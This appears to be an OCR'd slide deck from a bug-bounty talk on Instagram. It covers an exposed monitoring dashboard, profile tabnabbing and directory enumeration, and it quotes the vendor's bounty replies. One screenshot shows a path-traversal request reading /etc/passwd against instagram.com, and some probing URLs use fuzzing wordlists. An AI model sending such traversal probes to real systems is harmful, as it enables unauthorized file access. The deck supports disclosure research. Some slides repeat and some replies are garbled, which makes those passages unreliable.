
Status	Client	Check	Output	Action	Issued	
Warn	sensu-backend0-vpc	autoscale_vxcode_healthy_hosts	Autoscale healthy hosts WARNING: vxcode-asg-c3.4xlarge has 0 healthy hosts		1min	

Below the table, it says "Showing 1 to 1 of 1 entries". At the bottom of the page, there are status indicators: API Version: 0.13.1, Redis: OK, RabbitMQ: OK, Keep Alives: Messages - 0 | Consumers - 1, Results: Messages - 0 | Consumers - 1, and a link to the Mobile Site.

INFRASTRUCTURE




INFRASTRUCTURE



Source: <https://exfiltrated.com/research-Instagram-RCE.php>


WEB

2. Public Profile Tabnabbing



WEB

2. Public Profile Tabnabbing



WEB

2. Public Profile Tabnabbing



WEB

2. Public Profile Tabnabbing

<http://blog.whatever.io/2015/03/07/on-the-security-implications-of-window-opener-location-replace/>




We have previously been made aware of this issue and are in the process of investigating it. Thank you for submitting it to us. Please send along any additional security issues you encounter.

WEB

2. Public Profile Tabnabbing

<http://blog.whatever.io/2015/03/07/on-the-security-implications-of-window-opener-location-replace/>




We have previously investigated it, and additional security

the process of sending along any

WEB


3. Web Server Directory Enumeration



<https://instagram.com>

WEB


3. Web Server Directory Enumeration



<https://instagram.com/?hl=en>

WEB

3. Web Server Directory Enumeration



<https://instagram.com/?hl=/en>

WEB

3. Web Server Directory Enumeration

The screenshot shows the Burp Suite interface for web security testing. The top menu bar includes Burp, Intruder, Repeater, Window, and Help. Below the menu is a toolbar with buttons for Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Options, Alerts, JSBeautifier, and Settings. A search bar displays '1' and has a '...' button. Below the toolbar are navigation buttons for Go, Cancel, and page navigation (<|>|>).


The target URL is set to `https://instagram.com`. On the right side, there are edit and help icons.

The Request section shows a GET request to `/?hl=en/../../../../etc/passwd%00`. The Headers section includes `Host: instagram.com`, `Accept: */*`, and `Connection: close`.

The Response section shows an INTERNAL SERVER ERROR response. The Headers include `HTTP/1.1 500 INTERNAL SERVER ERROR`, `Cache-Control: private, no-cache, no-store, must-revalidate`, `Content-Language: en`, `Content-Type: text/html; charset=utf-8`, `Date: Thu, 13 Aug 2015 23:51:05 GMT`, `Expires: Sat, 01 Jan 2000 00:00:00 GMT`, `Pragma: no-cache`, `Vary: Accept-Language, Cookie`, `Content-Length: 25`, and `Connection: Close`. The message `Oops, an error occurred.` is displayed at the bottom of the response pane.


WEB

3. Web Server Directory Enumeration



WEB

3. Web Server Directory Enumeration



<https://instagram.com/?hl=../locale/en>

WEB


3. Web Server Directory Enumeration



<https://instagram.com/?hl=../wrong/en>

WEB

3. Web Server Directory Enumeration



The screenshot shows a web browser window displaying a GitHub repository page. The URL in the address bar is <https://github.com/fuzzdb-project/fuzzdb/tree/master/discovery/predictable-filepaths/filename-dirname-bruteforce>. The repository name is **fuzzdb-project / fuzzdb**. The current branch is **master**. The page lists several files in the **filename-dirname-bruteforce** directory, all of which were last updated 9 days ago by user **amuntner**. The files include:

- 3CharExtBrute.fuzz.txt
- Extensions.Backup.fuzz.txt
- Extensions.Common.fuzz.txt
- Extensions.Compressed.fuzz.txt
- Extensions.Mostcommon.fuzz.txt
- Extensions.Skipfish.fuzz.txt
- WordlistSkipfish.fuzz.txt
- copy_of.fuzz.txt
- raft-large-directories-lowercase.txt
- raft-large-directories.txt

WEB

3. Web Server Directory Enumeration

**42 hits for
..<GUESS>../locale/nl/**

WEB

3. Web Server Directory Enumeration



Thank you for sharing this information with us. **Although this issue does not qualify as a part of our bounty program we appreciate your report.** We will follow up with you on any security bugs or with any further questions we may have.

WEB

3. Web Server Directory Enumeration

Thank you for sharing this issue does not qualify as a part of your report. We will follow up with you on any questions we may have.



